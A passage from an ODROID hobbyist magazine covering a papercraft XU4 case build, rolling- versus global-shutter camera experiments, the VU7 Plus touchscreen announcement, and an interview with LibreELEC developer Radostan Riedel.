
portrait to avoid blocking the I/O ports by the glue folds, and also started adding cut lines for the ports




After several adjustments to the size and position of the holes for the ports, I added the square hole for the fan intake




With the port holes for the fan intake positioned correctly, I switched from regular bond paper to 180 GSM card paper







After several reprints and readjustments for the fan intake, I added the holes for the exhaust starting from the sides and then the bottom



A view of the Punnet case from the top, side and bottom



I added a hole for the eMMC/SD switch, and revised the fan intake design into something simpler, since the previous one had too many shapes layered on top of each other



The final product top, side and bottom view

Assembly

Here are the things you will need to make your own case:

1. Printer
2. Card Paper
(I recommend 180GSM)
3. Scissors
4. Precision Cutting Knife
5. Glue

The .docx file is available at <http://bit.ly/2bp82RB> for those interested in printing their very own XU4 Punnet case. Skinning your case is super easy. Add the desired skin by inserting your own picture, wrap the image "Behind Text", then adjust the size and position of your skin and crop to save on printer ink. My chosen skin helps with hiding

flaws made while cutting.


I would also like to encourage interested users to modify the file to their heart's desire because I would if I could, but this is the extent of my knowledge and skills. I surely would love to see this design converted into other formats and even see it improved upon, such as a slimmer version. Don't forget to share your work on the ODROID forums, and leave any comments, questions or suggestions on the original thread at <http://bit.ly/2bTGLUA>.

Useful links

XU4 Punnet case blueprints
<http://bit.ly/2bp82RB>

Original Raspberry Pi Punnet case
<http://bit.ly/2bEricG>

XU4 PCB measurements
<http://bit.ly/2bTGReN>



WHY DOES THE LOSER SEEM TO TOUCH THE FINISH LINE FIRST?

INTERESTING EXPERIMENTS TO UNDERSTAND THE DIFFERENCE OF SHUTTER MECHANISMS

by withrobot@withrobot.com

As a continuation of our last article, available at <http://bit.ly/2bu0Owj>, we looked at electronic camera shutters. In this article, we will build on that and demonstrate a few interesting experiments.

Experiment 1

Figure 1 is an overhead view of a race track that has two racing dots, one blue and one red. These dots are racing towards the black finish line on the right side. Although both dots are very close, we intentionally made the blue dot go a little bit faster than the red dot. If you look closely at the last scene, we can see that the blue dot touches the finish line first. However the blue dot only finishes slightly ahead of the red dot. Since the difference is so small, we need to use a camera to verify the result.




Figure 1 - Race of two dots

Now, let's look at the outcome of the race using real camera images taken with different shutter mechanisms. Figure 2 is the result of the race captured by a typical webcam with a rolling shutter.

In Figure 2, the red dot appears to be winning now! This is clearly the opposite result from the real situation. If you have read the previous article and understood it, this would not be so surprising because, as you already know, a camera with a rolling shutter sends out the image line-by-line, from top to bot-

Figure 2 - Image of a rolling shutter camera



tom, in a sequential manner. In other words, we get an "older" image on the upper part of a rolling shutter camera, while the lower part shows a "newer" image. So, we get the older position of the blue dot, to the left, and then get the current position of the red dot. This gives an unjustified advantage to the red dot which will win the game if we use the rolling shutter camera to find the winner.





Figure 3 - Image of a global shutter camera (oCam-IMGN-U)

So, does a camera with a global shutter really give a different result? Let's verify it by seeing the images of taken with a global shutter camera, the oCam-IMGN-U in this case.

As expected, the global shutter camera shows the result correctly. Now, the blue dot wins the game, rightfully!

Figure 4 - Same numbers displayed on a vertical line



Experiment 2

We will do another experiment to show the difference between the two types of cameras more quantitatively. The same numbers will be displayed on a vertical line at a time.

Now, we will increment all the numbers very rapidly, from 0 to 9. As before, let's examine the resulting image of a rolling shutter camera first.




Figure 5 - Numbers captured by a rolling shutter camera


As expected, the lower part of an image shows the later data than the upper part. Therefore, we get higher numbers on the lower part than the upper part. Namely, 0 on the top line, 1 on the middle line, and almost 2 at the bottom line.

Now let's take some images with a oCam-1MGN-U, which has a global shutter. Do we get the same numbers from top to bottom? You bet!



Figure 6 - Numbers captured by a global shutter camera

The conclusion that we can draw from these experiments is that if you need time synchronicity between all the points on a video frame, then the global shutter camera is your best choice.



ODROID-VU7 PLUS

YOUR FAVORITE TOUCHSCREEN NOW OFFERS HIGHER RESOLUTION

by Justin Lee


The ODROID-VU7 recently received a nice update recently, along with increased compatibility with Android and Linux. The original version supported up to 800x480 resolution, and the Plus model raises the screen size to 1024x600 while still allowing 10 separate touch points at a time, and may be purchased from the Hardkernel store at <http://bit.ly/2cmKyuN>.

This 7-inch multi-touch screen for ODROIDS gives users the ability to create all-in-one, integrated projects such as tablets, game consoles, infotainment systems and embedded systems. The 1024 x 600 display connects to ODROID-C2 / C1+ via an HDMI link board and a micro-USB link board which handles power and signal. Just connect a DC plug in to the DC-jack on C2 / C1+, and you are ready to play, once you install the latest OS update. This high-quality touchscreen is specifically designed to work with both Android and Linux on the ODROID-C1+, C2 and XU4.

Specifications

- 7-inch TFT-LCD
- ScreenResolution: 1024 x 600 pixels
- 5 finger capacitive touch input
- Power consumption : 700mA/5Volt
- Backlight on/off slide switch
- Wide viewing angle (in degrees) : Left 75, Right 75, Up 75, Down 75
- Screen dimensions : 172.9 x 124.3 x 15 mm Including switch and connectors)
- Viewable screen size : 153.6 x 86.64 mm (active area)

The ODROID-VU7 Plus supports up to 1024x600 resolution, is compatible with the ODROID-C0/C1/C1+, XU4 and C2 models, and supports 10 touch points at a time




MEET AN ODROIDIAN

RADOSTAN RIEDEL (@RAYBUNTU)
TALENTED LIBREELEC DEVELOPER

edited by Rob Roy



Radostan with his beautiful wife Anna in Amsterdam



Radostan's DIY LibreELEC Tablet: C2, VU7 Plus, and HiFi Shield+

Please tell us a little about yourself.

I'm 31 and live with my wife Anna and my newborn son Nemuel in a suburban town near Marburg in Germany. I did my apprenticeship as a chemical laboratory assistant at the department for the pharmaceutical chemistry department of the University of Marburg. Currently, I work at the department of X-ray crystallography as a technician and system administrator. Mainly, we try to determine 3D chemical structures from X-ray diffraction experiments. My job requires me to do a lot of computer calculations. I also take care of our Linux servers along with performing repairs and maintenance of our machines.

How did you get started with computers?

My first computer was an Amiga A500+, and of course, I just used it for gaming. I had to share it with my siblings and parents. We had a lot of games on diskettes, but we didn't have a hard drive to save the scores, so we always had to start over.

When I was 12, I got my own Windows 98 PC, with which I started to experiment with computers. The PC was too slow to upgrade to Windows XP, so I tried to get SuSE Linux up and running, but I failed. A few years later I got a

new PC, tried Ubuntu, and really liked it. I actually liked it so much that I switched completely to GNU Linux and never regretted it. The GNU Linux world opened a lot of doors for me. I started to hang out at Ubuntu forums and I found some friends and mentors.

I learned programming, and did all different kinds of projects with others. I became a member of the Debian Science team and did packaging of crystallographic software. Currently, I work with the LibreELEC team and take care of Amlogic CEC issues together with Gerald Dachs. I'm also a forum moderator together with @wrxstasy on the ODROID forums for his LibreELEC community build.

What attracted you to the ODROID platform?

My first device with ARM was a Pandaboard ES. I've been using Kodi for a while on my PC, and I wanted to reduce my power consumption, but there were always issues with Kodi and deinterlacing. I continually looked for alternatives, and every once in awhile, I searched the Internet for an ARM device to run my media center. There was a big community and Kodi support for the Raspberry Pi, so I got one, but again I was disappointed because there were limitations with the codecs. In 2015, I found a list of An-

droid ARM devices on the Kodi Wiki and learned about the ODROID-C1+. I ordered one, tried it, and finally found what I had been looking for. The ODROID community is helpful and constantly growing, and with Hardkernel, we have a great company that supports the community and listens to what users need.

How do you use your ODROIDS?

I use them for kernel development and for my media centers. Currently, I'm planning to build a low power Emby media server or Plex Media Server with one of my C2's. I also want to build a few environmental sensors with the Weatherboard 2 for our lab.

Which ODROID is your favorite and why?

The ODROID-C2 is my favorite one because it can decode all of my media in Kodi and has really low power consumption, which is about 1.8W - 2.1W while watching 1080p 10-bit HEVC videos. I haven't had the chance to try an XU4, but I guess for media center purposes an Amlogic based device is the best choice. The S905 chip is just state of the art and a lot of companies are releasing Android TV devices with that chip this year.

What innovations would you like to see in future Hardkernel products?

I'd like to see new Amlogic devices in the future. The S912 chip will feature a TS input interface, which makes it suitable to connect digital tuners for DVB and ATSC. Also, with the built in DAC, we already have a HiFi shield on-board. On-board WiFi would be nice, too. The biggest

problem with Amlogic devices is the software support, so I'd really like to see mainline kernel support for current and future ODROID products. Since a lot of people are attracted to ODROID products because of Kodi, it would be awesome if Hardkernel offered eMMC modules and microSD cards pre-installed with LibreELEC for beginners. In the future, I'd like to have a modular ARM64-based ODROID board with SATA support.

What hobbies and interests do you have apart from computers?

I play blues harmonica, but not in any professional way. I have an interest in old-fashioned vintage men's fedoras, from their history to cleaning, shaping and manufacturing. I guess that my interest comes from old American movies with Humphrey Bogart.


What advice do you have for someone wanting to learn more about programming?

In my opinion, the best way to learn is to read source code. Start using a script language like bash and try to ease your life with small functions or programs inside the terminal. Copy, reuse and improve source code from other people. You'll see that after some time, it becomes easier. Don't be afraid to make mistakes. Read the compiler warnings and errors. Python is a good language to start with too, because you learn to indent your source code cleanly without brackets. It's important to never give up. There are things I couldn't do 3 months ago but now I can.



LibreELEC
Just enough OS for KODI

Radostan uses an ODROID-C2 for kernel development, which is always connected to the TV to identify CEC bugs



One of Radostan's hobbies is vintage fedoras. This is a custom-made hat by Art Fawcet that was built to look like Humphrey Bogart's hat from "The Maltese Falcon (1941)

